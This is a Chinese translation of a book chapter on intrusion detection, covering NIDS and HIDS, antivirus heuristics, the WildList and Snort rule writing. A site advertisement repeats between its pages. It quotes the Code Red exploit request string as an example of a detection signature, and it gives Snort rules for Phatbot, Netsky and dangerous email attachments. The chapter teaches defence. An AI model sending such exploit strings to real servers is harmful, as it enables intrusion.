根据Robert Slade的信息安全词典（Dictionary of Information Security，Syngress，2006），入侵检测的简单的定义是“一个自动化的系统，用于警示袭击或者其他违犯安全政策的操作”。但是，这的确带来了一个公开的问题，那就是入侵检测监控器到底是什么。通常，入侵检测传感器检查网络信息包、系统文件，以及日志文件，也可以设置成安全系统（暗网或者蜜罐）的一部分，以诱捕或者监控入侵行为。本章考虑一些这种程序类型。

通常认为入侵检测系统（Intrusion detection systems，IDS）有两种主要类型，基于主机（host based，HIDS）或者基于网络（network based，NIDS）。两种类型都可以根据监控算法类型再细分，两种主要的类型为标记检测和异常检测（如果你喜欢，可以认为HIDS和NIDS是标记检测和异常检测的细分。对我们，两种方式都可以起作用）。

NIDS在逻辑上监控一个网络，也就是说，监控本机到达其余网络的接口，而不是单个系统来保护主机。它的结果通过分析网络信息包获得。这使得它在检测以下这些特殊类型的攻击的时候卓有成效：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

■ 拒绝服务（denial-of-service，DoS）攻击。用特殊的信号或者流量分析来检测。

■ 端口扫描（扫描一系列开放/监听端口）和端口清扫（port sweep）（扫描一系列主机上的某个监听端口）。

■ 特别的“探测/攻击信号”，例如下面的信号，或者被许多 IDS 用于红色代码（Code Red）的子链。我们随后将更深入地讨论信号。

/default. ida? NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=aHTTP/1.0

不应该将 NIDS 局限于监控来自因特网的流量。入口过滤有助于监控全球的有关僵尸的活动（更不用说，提醒你正在被 DoS 攻击击中）。但是，监控向外的流量（出口过滤）和局域网的流量能够提醒你注意到自身受到僵尸感染，并得到受僵尸感染的数据源。

HIDS 主要集中于单个的系统。这当然并非指每个主机运行自己的 HIDS 程序：你可能集中式管理一个企业级的系统，与本地主机上的代理软件作战。更确切地说，它指的是受保护系统上的 HIDS 监控系统的各种活动（不适当的程序活动、可疑的文件或者服务访问）或者系统的状态（配置、系统文件状态）。它可以拾取零散的证据，这些证据躲避了 NIDS 和防火墙系统或者用其他方式传入，例如：

■ 来自内部网络上偷窥机器的攻击

■ 内部用户的直接窜改

■ 从可移动介质传入的恶意代码

异常检测通常被反病毒组织称之为“通用”的检测——就是说，判断威胁的种类而不是针对明确的特定的威胁。本章后面提到的 Tripwire，是该方法的一个很好的例子：如果 Tripwire 告诉你系统文件被修改，并不是告诉你是什么修改的（或者甚至是否是恶意的），但是的确给了早期的警告，你可能已经被一些恶意软件袭击。另一个例子是，E-mail 滤波器阻止了所有的可执行附件。

在 IDS 中，目的是形成基准线，划定在该环境中，什么组成了正常的行为或者活动。通常，基准线要长时间才能形成。这使得管理者能够

■ 了解（各种病毒）活动随时间变化的过程。

■ 适应不断更新中的 exploit 攻击。

一旦建立了基准线，偏离标准的行为就被标记为潜在的恶意行为——例如，从特定 IP 发出或者接收的流量中的尖峰，或者平时很少见到的特殊设备的大量使用。在僵尸网络检测中的特定上下文中，应该特别提防一些流量，这往往是僵尸进行 exploit 攻击前的测试，例如：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- TCP/6129（Dameware 远程管理）
- TCP/2745（Bagle 后门）
- TCP/2967（SYM06-010 Symantec 公司的反病毒 exploit）
- 445（MS06-040 服务器服务缓冲溢出 exploit）

通用检测或者异常检测服务器的优点是有时候可以主动检测新的攻击，或者当袭击刚开始时就工作。然而，比起特定威胁检测，它具有很多的缺点，例如：

- 异常可能仅仅被标记为不明流量，而不是被标记为恶意。
- 另外，操作者的责任是准确地描述发生了什么事情。大量的资源可以转向解决较更为精确的问题，而不是消耗在错误的问题里，比起机器，人在这方面的误判往往多得多。
- 很多情况下，异常检测都是基于对于域值的折中设置，大于该域值的异常可以认为是恶意的。如果传感器过于敏感，你可能会浪费资源用于调查破坏而后来证实并非如此。如果传感器过于宽松，什么都可以接受，逐步引入的恶意行为就会躲过检测。

基于辨认已知攻击信号的系统很少倾向于查看已经不存在的攻击（假阳性或者FP）——至少，如果检测到，那一定是攻击。比较而言，这种系统更倾向于假阴性。换言之，如果攻击信号不在信号数据库，该攻击就不能被确认。尽管在现实生活中，这种情况比较少见。当考虑病毒检测与 HIDS 密切相关时，我们会再次提到这个话题。

这个领域的产品范围很广，从重大的昂贵的网络装置和全面的商用入侵管理软件到开放源码的信息包，例如我们将详细关注的 Snort。为什么选择了 Snort 呢？由于 Snort 是一个很好的例子，代表了开放源码的安全软件的最高水平，其文档资料可以广泛地获取。实现 IDS 的方法有很多，但是知道一点有关 Snort 的内核有助于理解原理。采用一个尽管本质上是基于信号的工具，也能够完成一些类型的异常检测。

并非所有的 IDS 都可以方便用以上几种类型概括。很多系统是混合的，甚至后文考虑的 Snort，也是信号检测结合 NIDS 的。它能用于实现类似异常检测的功能（后文例举 Snort 信号的一个例子，采用不规则的文件扩展名来过滤 E-mail 附件），严格把这些工具的类型区分开通常是不现实的。

在主机层面上寻找僵尸网络活动有很多明显的方法：

- 针对已知恶意代码或者间接表明为恶意的代码，检查可执行文件。
- 针对恶意代码迹象，检查设置，如 Windows 注册表。
- 针对不正常的活动，检查本地设备。
- 针对滥用迹象，如包含非法材料的隐藏目录（色情图片、盗版软件、窃取的数据等）、检查文件系统、邮箱等。
- 检查僵尸擅长做的事情：滥用网络服务。

但是，假定系统供应商和管理部门都很有能力，做什么远比在什么地方做更重要。在主机层次和网关或者从中心都可以（可论证应该）监控网络服务；深入防御是好的保险。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

IDS 和 IPS（intrusion prevention systems，入侵防御系统）二者之间的区别也不像市场分析者断言的那么绝对。IPS 的详细检查的确不适于作为检测的一章，这里列举少量通用类型：

- 和前文讨论的第二层交换机不同，第七层交换机检查应用层服务（例如 HTTP 或者 DNS），做出基于规则的路由决定。该项技术源于负载平衡，使得它在反击 DoS 攻击方面具有潜在的有效性，TopLayer，Foundry 和 Arrowpoint 等厂商在该领域都开发了解决方案。
- 混合交换机将该方法与基于应用层而不是简单规则集的策略相结合。
- Hogwash（http://hogwash. sourceforge. net）是一个关于连机 NIDS（透明地检查并进行“通过/拒绝”流量的判定）的有趣的开放源码变异。Hogwash 采用 Snort 信号检测机（更多关于 Snort，后文详论）确定是否接受流量，而不是对于他或她失败的尝试给出可能是攻击者的警告。但是，它也可以扮演“信息包擦洗者”的角色，将恶意信息包的有害成分去掉。

但是，当到达入侵管理时，不存在真正的非此即彼。很多的其他测量也对防止入侵做出了贡献：声音碎片管理，用户培训，策略实施，E-mail 内容过滤，文件类型的一般过滤等。首先，我们关注那些针对恶意代码的反入侵技术，它们广为人知但大部分人都知其然而不知其所以然。

主机的病毒检测

如何处理僵尸网络问题——或者实质上，处理任何安全问题？此处是针对运行环境描述控制的通用模型的简化：

- 管理控制（策略、标准、程序）
- 预防性控制（物理的、技术的或者管理措施用于降低系统对恶意行为的暴露）
- 检测控制（用于辨识并响应安全破坏和恶意行为的策略）
- 矫正控制（用于减少重现给定破坏的可能性的策略）
- 恢复控制（用于恢复系统正常运转的策略）

从上面所列出的可见，检测仅仅是管理过程的一部分。事实上，当说到“病毒检测”时，实际上是采用该术语作为一种方法的速记，该方法涵盖了不只一种以上的这些控制。这里考虑反病毒作为 HIDS 的特例，但是毫无疑问它不是也不应该仅限于此。反病毒业界尚未发明深入或者多层防御，但是它却是该领域首批产品中的一个（Fred Cohen：A Short Course on Computer Viruses，Wiley）。一个保护良好的企业中，反病毒在台式机、笔记本、LAN 服务器、应用服务器、邮件服务器等地方随处可见。它可以包含一些通用过滤方法（尤其是在 E-mail 和（或）网页流量中），当然应该包含一些启发式的分析，也有单纯的特殊病毒检测（参见后文的讨论）。

如今，企业级的 full-strength 商业反病毒软件包含用于集中管理的控制台设备，报告和日志，也有病毒定义（“信号”）的阶段分布。适当设置后，这些工具增加了对恶意行为的早期警告的机会，如僵尸网络开始侵占系统。注意一些异常，如由于不能删除而隔离的恶意文件，或者由于其可疑的特征而隔离的文件。很多产品包括用于发送代码样

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

本给厂商以便于分析的工具。当然，反病毒产品可以和其他安全产品和服务相结合，可以对发展中的安全问题进行更好的观察。

反病毒程序经常被看作安全界的灰姑娘，能对付的病毒越来越少，效果越来越差，为厂商创造了利润，而为客户除了防护已知病毒外什么也做不了。那么，它在缓解僵尸网络活动中可能扮演了什么角色？事实上，发挥了很大的作用，不仅仅是因为它检测蠕虫的能力和依然与最初发布的僵尸有关联的混合威胁。

应该知道，现代反病毒软件不仅仅检测病毒，实际上，full-strength 商业反病毒软件经常检测一系列威胁（也检测一些非威胁，像垃圾文件、测试文件等）。现代的多重企业反病毒（AV）解决方案检测的威胁的范围很广，到了夸张的地步，包含病毒、恶作剧、蠕虫、僵尸、后门特洛伊木马、间谍软件、广告软件、攻击、钓鱼邮件，以及银行特洛伊木马，更不要说另一些有时候称为可能多余程序（possibly unwanted programs）或者潜在多余应用软件（potentially unwanted applications）的东西。那么为什么我们不把它称作反恶意软件呢？一个可能的原因是尽管未知病毒的检测变得格外复杂（简要说，安全清除未知病毒或者变种和检测一样，是很有可能的），但是采用同样的精确度检测和去除所有的恶意软件却是根本不可能的。一个厂商可以适度宣称能 100%检测未知病毒和一定比例的病毒和变种，但是不能 100%检测恶意软件。另外一个原因是，正如我们早就提到的，并非扫描器检测的所有事件都是恶意的，因而反恶意软件可能并不好。

工具和陷阱

反病毒信号（signature）的解释

通常假设反病毒软件严格按照基于信号检测方法来工作。事实上，一些反病毒研究院讨厌信号这个术语，至少当应用于反病毒（AV）技术时，有几条原因（一般首选的术语是搜索字符串 search string，但是当 AV 市场部甚至非常例行公事地采用信号这个术语时，希望在圈外被广泛接受已经为之晚矣。）此外：

- 信号这个术语有如此多的用途，以及在其他安全领域的暗藏的意思（数字信号，IDS 攻击信号，Tripwire 文件信号），可以带来混乱而不是解决问题。IDS 信号和 AV 信号由于都是攻击信号，在概念上类似；是一种识别特定攻击或者攻击的范围，在一些情况下识别同一个攻击。但是，实施起来可以大不一样。这里部分原因是由于操作的原因，AV 搜索字符串一定是紧凑的和合成的；哪怕是在最快的多处理器系统，每次打开、关闭、读、写文件时，对于扫描器，解释成千上万冗长的互不关联的规则都是不可行的。数字信号和 Tripwire 信号完全不是真正的攻击信号：它们是采用指纹识别目标的方法，以便于可以抵御攻击。
- 反病毒技术中有一个特殊的（尽管并没有广泛采用）应用于简单的静态的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

搜索字符串的技术应用软件。事实上，AV 扫描技术已经不得不在数年前远远超出了该范围。这原因包括多态病毒的兴起，其中一些在同一个病毒的不同场合在形态上产生了很多的变种，没有可以用作信号的静态字符串。但是，随着系统容量增加和日趋复杂，也需要更快的搜索技术。

- 该术语经常被误解成每个病毒具有单个独一无二的标识符，就像指纹一样，所有的反病毒软件都采用。如果人们考虑信号看起来像什么，他们可能看作文本字符串。实际上，目前采用的复杂搜索技术的范围意思是任何两个扫描器产品可能采用不同的代码来识别给定的恶意程序。

实际上，AV 采用很宽范围的搜索类型，从类似于 UNIX 的规则描述到复杂的解密算法和复杂的搜索算法。这些技术随着扫描成本不可避免的增加，增大了代码的大小和复杂度。但是，与其他分析工具像代码仿真（code emulation）和沙盒（sandboxing）相结合，采用启发式分析，通用驱动程序/信号等，的确有助于增加程序检测未知恶意软件或者变种的能力。

现代恶意软件分布并不引人注意，简短运行或者通过后门通道传播，在周而复始一再发行中，核心代码被模糊化，采用运行时间信息包隐藏再隐藏，使得用信号检测更加困难。傀儡牧人更新或者替换最初的入侵程序的能力也增加了技术难度。

工具和陷阱

在野（未被公开发现）的恶意软件

The WildList 国际组织（www. wildlist. org）是一个长期跟踪“在野”恶意软件的合作组织，正如很多反病毒专家报道的，他们大部分为 AV 商工作。WildList 自身是一个月刊，列出恶意程序，就是当前人们熟知的 ItW。由于该组织的职员基本上都是志愿者，有时一个月才碰面，给定月份的列表出来时已经过了很久。这不仅仅是没有编写列表的时间，该过程包括详尽的测试和大量的例证，这才是真正费时间的原因。

然而，WildList 具有独一无二的资源，是很多研究的基础，被较好的 AV 测试组织（Virus Bulletin，AV-Test. org，ICSAlabs）广泛引用。正式出版的 WildList 实际上包括两个主要列表：有两个或者更多人报告的恶意软件入口的较短的“真”列表，以及目前仅仅由一个人报告的扩充列表。快速浏览最新的书写阶段的列表（2006 年 9 月的表格见 www. wildlist. org/WildList/200609. htm）戏剧性地说明，如今的 AV 实际上都捕捉到了什么。

- 首先，它阐明了僵尸和与僵尸有关的恶意软件扩展了恶意软件威胁的范围：第二列显示 W32/Sdbot 的大约 400 个独立的变种。
- 它也论述了前面介绍恶意软件如何分布的变化。历史上，WildList 以两部

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

分出版，位于第一部分的是有两个或者更多的 WildList 成员报告，使得其（技术室）确定是 ItW。这并不意味第二张表格的恶意软件报告不可靠。表 B 听起来或许值得怀疑，但是表 B 的恶意软件是由圈内的专家报告的。因此，第二张表比主表长的原因是单个变种稀疏分布，被多人检测到的几率较小。这的确使人想起 ItW 的技术定义——“在野”（例如，有两个或者更多的人报告；参见 Sarah Gordon 的文章 What is Wild? 在 http://csrc.nist.gov/nissc/1997/proceedings/177.pdf 上可以找到）。

但也不要惊慌；这并非是说给定的变种只能由其最初报告的公司来检测，WildList 报告的恶意软件举例会增加到共有资源（由可信的测试机构采用，目标之一是用于 AV 测试）中，通过设立的其他渠道，AV 研究员来交换例子。但是，这带来了一个问题：还有多少僵尸机上的僵尸仍然不为 AV 和（或）其他安全商所知？在僵尸网络缓解游戏中，AV 研究员和其他游戏者之间的交流在过去的一两年中已经大大改善。尽管如此，种种迹象表明，答案仍然是“太多了！”毕竟，已知的 sdbot 变种的数量远远高于此处报告的（成千上万……）。

启发式分析

关于反病毒软件，总所周知的事情是它仅仅检测已知病毒。其实这是错误的。AV 厂商在检测已知病毒方面很有经验，他们完成得很有效，也相当精确。但是，正如所有人也知道的那样（这次多少是正确的），这种纯反应的方法遗留了一个“漏洞窗”，就是在每个病毒的发行时间与它能被检测/保护的时间之间的间隙。

尽管坚持完成一个模型保证源源不断的获利很有诱惑力，厂商事实上对病毒/恶意软件管理提供了先验的方法。当讨论 Tripwire 时，我们将进一步探究其中一种方法（变动/完整性检测）。有一种技术至少是根据检测“真正的”病毒而不是实现其他完整性管理的原理，非常流行，并取得了成功，该技术称为启发式分析。

注 释

完整性检测这个术语常用作变动检测的近义词，尽管它让人联想到更加复杂的方法。完整性管理是一个更加普遍的概念，提出了一些整个范围的相关防御技术，诸如健全的变动管理，严格的访问控制，仔细的系统备份，以及补丁管理。这里描述的很多工具即使不被看作变动/完整性检测工具，也可以称为完整性管理工具。

启发式分析（在 AV 中的；而垃圾邮件管理工具通常也采用类似的方法。）是一个术语，在基于规则的计分系统中，应用于不能提供与恶意软件明确匹配的代码。让人联想到可能是恶意意图的程序属性增加了该程序的分值。该术语源于希腊语的词根，意思是探索，更一般的意思是拇指规则或者见多识广的猜测。高级启发式应用了多种检查和仿真技术，以估计程序是恶意的可能性，但是存在一个平衡：启发式越有攻击性，假阳

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

性（简称 FP）的危险越高。基于这个原因，商用的反病毒软件通常提供了一个设置选择，从不启发式（基于精确的或者近乎精确辨识的检测）到适度的启发式直至高级启发式。

反病毒厂商采用其他技术来归纳检测。例如，一般的信号采用实例恶意程序和变种具有很强的家族相似性这个事实——实际上，本书我们的确谈论病毒和僵尸家族群——来检测变种群而不是对群的每个成员采用单一的定义。这具有一些额外的好处：甚至在厂商分析特殊的变种之前，一般信号也将具有捕捉到已知家族的崭新的变种的机会。

注 释

从实用的观点来看，可以找到一些对扫描可疑文件有用的网站，例如 VirusTotal（www. virustotal. org），Virus. org（www. virus. org）或者 Jotti（http://virusscan. jotti. org/）。他们用很多产品运行你传送到网站的例子（远远超过大多数机构授权的副本），并传给反病毒公司。当然，会给你警告。不可避免的是，一些恶意软件会逃过所有扫描器的检测。由于这些网站在处理配置问题例如启发式级别方式上有不一致的倾向，不能完全反映所采用的扫描器的能力，因而不能作为对所有扫描器性能独立的指南（用它们作为比较测试工具不是好主意）。当然，首先需要知道可疑文件的存在。

正如反病毒业界实践的那样，恶意软件检测是一个相当复杂的领域，以至于在本节中难以给出公正的评价。如果想要在这个迷人的领域挖得更深，Peter Szor 的书（The Art of Computer Virus Research and Defense，Symantec Press，2005）是极好的资源。启发式分析的细节在 Lee Harley 所著的《启发式分析：检测未知病毒》（Heuristic Analysis：Detecting Unknown Viruses）中提及，可以从 www. eset. com/download/whitepapers. php 下载。

你可能注意到此处并没有采用开放源码或者商业的 AV 程序来提供更详细的例子，有两个原因：

- 作为商业反病毒软件的补充，开放源代码的 AV 具有一席之地，但是考虑到它的能力一般都过于夸大，而忽视了它的缺陷。没有一个开放源码的扫描器能检测目前商业扫描器可以做到的所有事情，我们也并不期待社会工程（community projects）能在可预见的未来迎头赶上。或许我们可以着眼于开放源代码的工程细节（例如，ClamAV，该领域较好的社会工程之一），但是这在事实上告知你的要远远少于专业 AV 所实现的方法。免费不总是坏事，即使在 AV 领域。一些厂商，像 AVG 和 Avast，提供它们的软件的免费版本，采用了和商业版相同的基本检测工具，相同的更新频率，但是不具有商业版的交互支持，以及一些警铃和鸣笛。注意，这些通常是针对家庭用户，对商业用途，需要签署协议。其他的，像 ESET 和 Frisk，提供评估拷贝。这些通常都是有时间限制的，不具有付费版本的所有功能。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- 商业的AV产品甚至单个产品在不同平台上的版本（一些主要的厂商的产品具有很宽的范围）在设备和接口上相差很大，而且该领域的发展迅速，意味着同一产品相隔仅仅数月的两个版本可能看起来很不一样。我们不认为实现一两个新细胞的细节信息有很大的用处。更重要的是理解技术后面的概念，以便于可以询问关于特定产品的适当的问题。

作为IDS例子的Snort

Snort由Martin Roesch于1998年编写，经常描述为轻量级的NIDS，尽管它目前的能力比得上重量级的入侵检测系统像ISS Realsecure，Cisco的Secure IDS，eTrust IDS等。Snort可用于最通用的一些平台，包括Windows，Linux，BSD UNIX，Solaris，以及Mac OS X。可以最具有吸引力的价格获得它——它是免费的（精确地说，是开放源码的）。但是，Sourcefire也的确上市了一款商业版（Sourcefire入侵检测器），基于Snort检测工具，但增加了其他组件，如更友好的界面、报告、策略管理，以及完整的支持信息包（www. sourcefire. com）。

Snort在编写时声称，有超过150 000活动的用户，已经被下载了超过300万次（www. snort. org）。尽管开放源码的优势有时候有些夸大，尤其是在安全竞技场上，Snort是一个很好的例子，说明了有经验的程序设计者和管理者的组织持续地浏览和测试怎样使得产品受益。

安装

在Windows上安装Snort，需要安装开放源码的信息包捕捉驱动WinPCap（Windows Packet Capture Library）。由于需要驱动以捕捉信息包用于分析，所以没有WinPCap Snort就不能运行。但是，要小心的是：Snort和WinPCap版本之间的兼容性和同步性（www. winpcap. org）并不是总很完善。可以采用SnortReport来查询原始的日志，但更方便的是采用BASE（Base Analysis and www. engagesecurity. com/products/idscenter/）。Linux安装需要Pcap（信息包抓取工具）和Pcre（Perl兼容规则说明工具）以及MySQL。

Syngress出版的《Snort 2. 1入侵检测》第二版中给出了关于安装和Snort大体的更多信息（ISBN 1-931836-04-3）。也可以在www. giac. org/practical/gsec/Jeff_Richard_GSEC. pdf上找到Jeff Richard的文章，对于Windows安装很有用，Patrick Harper在www. internetsecurityguru. com/documents/snort_acid_rh9. pdf上撰写的文档则对于Linux有帮助。

角色及规则

采用Snort作为信息包探嗅器可以比得上tcpdump（www. tcpdump. org），允许抓取整个信息包或者选择的头信息，或者作为信息包日志记录，但是它的本质上吸引人的地方在于它基于规则的入侵检测的鲁棒性和灵活性。这扩展了它的能力，使其远远超过了简单的记日志；它的协议分析和内容过滤能力使其可以检测缓冲溢出、端口扫描、

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

SMB 检测器等。

Snort 规则无疑是飞速发展的科学，但是多数管理者愿意选择加入广泛（非常广泛）的安全专家 Snort 组织，能够获得更多的大家提交的规则，而不是每天 24h“更新自己的”规则。

Sourcefire 漏洞研究团队（the Sourcefire Vulnerability Research Team，VRT）对 Sourcefire 客户和注册的 Snort 用户（www. snort. org/rules/）验证规则，而非注册用户仅仅在每个主要的 Snort 发行时得到静态的规则集。VRT 也维护团体规则集，包含由开放源码的 Snort 组织提交的规则。提供这些规则，VRT 仅仅应用了基本的测试——就是说，足以确保他们不会破坏应用软件。然而，在提交 VRT 之前，团体规则经常由组织创建，并严格测试。

在 www. bleedingsnort. com 上 Bleedingsnort 的资源是“bleeding-edge”规则的源泉和质量变化的信号。它们的用途依赖于创造者的构造和测试能力。

更新自己的 snort

这里给出由 Joe Stewart 创造（已经获得作者的允许）的两个 Snort 信号，已作为 Phatbot 的分析的一部分出版（www. lurhq. com/phatbot. html）：

```
alert tcp any any -> any any(msg:"Agobot/Phatbot Infection Successful";
flow:established; content:"221 Goodbye, have a good infection | 3a 29 2e 0d
0a | "; dsize:40; classtype:trojan-activity;
reference:url,www. lurhq. com/phatbot. html ; sid:1000075; rev:1;)
```

我们不可能做得比 Snort 信号提供的丰富的功能更多，但是给出 Snort 如何工作的简单向导：

- [alert tcp] 当在 TCP 信息包中看到规则中的信号时，指导软件发送警告（Snort 也可以扫描 UDP 和 ICMP 流量）。
- 第一个 any 定义了警告将要触发的 IP 范围。这种情况下，无论 IP 地址是外部的还是内部的，都将应用。
- 第二个 any 意思是警告将要触发互不相关的 TCP 端口。
- [-> any any] 告诉我们，警告将触发目标 IP 的位置的互不关联，也可能在任何端口上（这种情况下，也将是一个 TCP 端口）。
- [(msg：“Agobot/Phatbot Infection Successful”;] 说明警告识别事件所采用的文本。该消息通过外部程序发送，同时也发送到屏幕和日志文件。
- 关键词 flow 建立了流量流的方向。这种情况下，警告将仅仅在建立的连接上触发。
- [content：“221 Goodbye，have a good infection | 3a 29 2e 0d 0a | ”] 定义了将触发警告的实际信号。
- [dsize：40] 指定了将要测试的信息包的负载大小的值。
- [classtype：trojan-activity] 表示事件要记录为“trojan-activity”，而事件可以被

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

登录为任何注册的“classtype”。

- [reference：url，www. lurhq. com/phatbot. html] 表示外部攻击参考 ID——该情况下，URL 用于 Joe 的分析。
- [sid：1000075] 表示 Snort 规则标识符。
- [；rev 1；] 表示版本号。显然，必要时可以升级该版本。

以下为来自同一源码的增补信号：

```
alert tcp any any -> any any(msg:"Phatbot P2P Control Connection";
flow:established; content:"Wonk-"; content:" | 00 | #waste | 00 | "; within:15;
classtype:trojan-activity; reference:url,www. lurhq. com/phatbot. html;
sid:1000076; rev:1;)
```

该信号和前面第一个信号非常类似：[within：15；] 表示两种内容模式在彼此的 15 个字节之内。

但是，Snort 信号可以用于反击比僵尸范围宽得多的威胁。以下摘录的是 Martin Overton 创建的用于 W32/Netsky. P 的信号，在这里作为一个例子，也经过了作者允许：

```
alert tcp $EXTERNAL_NET any-> $HOME_NET any(msg:"W32. NetSky. p@mm - MIME";
content:"X7soIUEAR4s3r1f/E5UzwK51/f4PdO/ + D3UGR/83r + sJ/g8PhKLw/v9XVf9T";
classtype:misc-activity;)
```

- [$EXTERNAL_NET any] 意思是将在任何 TCP 端口上触发规则（关键词 any 可以用特定的端口如 110 来替换，POP 邮件客户端采用了 TCP 端口）。但是，采用变量 $EXTERNAL_NET 表示规则仅在如果令人厌恶的信息包来自外部 IP 地址的时候才触发。
- [-> $HOME_NET any] 表明目标 IP 应该在局域网上，但此外，也可以在任何端口上。变量 $HOME_NET 由管理员设置，使得其在所在机构的合适的 IP 范围之内。
- [（msg：“W32. NetSky. p@mm - MIME”；] 表示信息文本。
- [content：“X7soIUEAR4s3r1f/E5UzwK51/f4PdO/＋D3UGR/83r＋sJ/g 8PhKLw/v9XVf9T”] 表示信号。
- [；classtype：misc-activity；rev 1；)] 表示事件被记载为“misc-activity”。

在 EICAR 2005 会议上发表的文章“反恶意软件工具：入侵检测系统”（Anti-Malware Tools：Intrusion Detection Systems，参见 http://arachnid. homeip. net/papers/EICAR2005-IDS-Malware-v. 1. 0. 2. pdf）中，Martin 列举了一些其他的例子，我们在这里引用一个，并做了一些小修改。该规则增加了通过文件扩展名警告或者阻止一些 E-mail 附件类型的能力。我们发现的带附件的 E-mail 中，指定的文件类型经常与 mass-mailer 病毒和蠕虫、僵尸、特洛伊木马等有关系，而与合法的期望的程序不相关（扩展类型列表应该更长一些，但是规则自身具有阻止大范围的 E-mail-borne 恶意软件的能力）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
alert tcp $EXTERNAL_NET any -> any any(msg:"Bad Extensions
Match/PCRE";pcre:"/attachment\;\W{1,}filename=["]\S{1,}[.](scr|com|exe|cpl
|pif|hta|vbs|bat|lnk|hlp)/";classtype:misc-activity; rev:1;)
```

此处最新颖之处在于 pcre 方向，指示了 Perl 兼容规则表达（Perl Compatible Regular Expressions）的使用。更多关于书写 Snort 规则的信息，参阅 www. snort. org/docs/writing _rules/，Snort 用户手册的部分章节。

Snort _inline 是 snort 经过修改的版本，以通过 libipq 接受来自 iptables 的信息包，根据 Snort 规则集采用附加的规则类型（drop，sdrop，reject）来丢弃、拒绝、修改或者通过信息包。

Tripwire

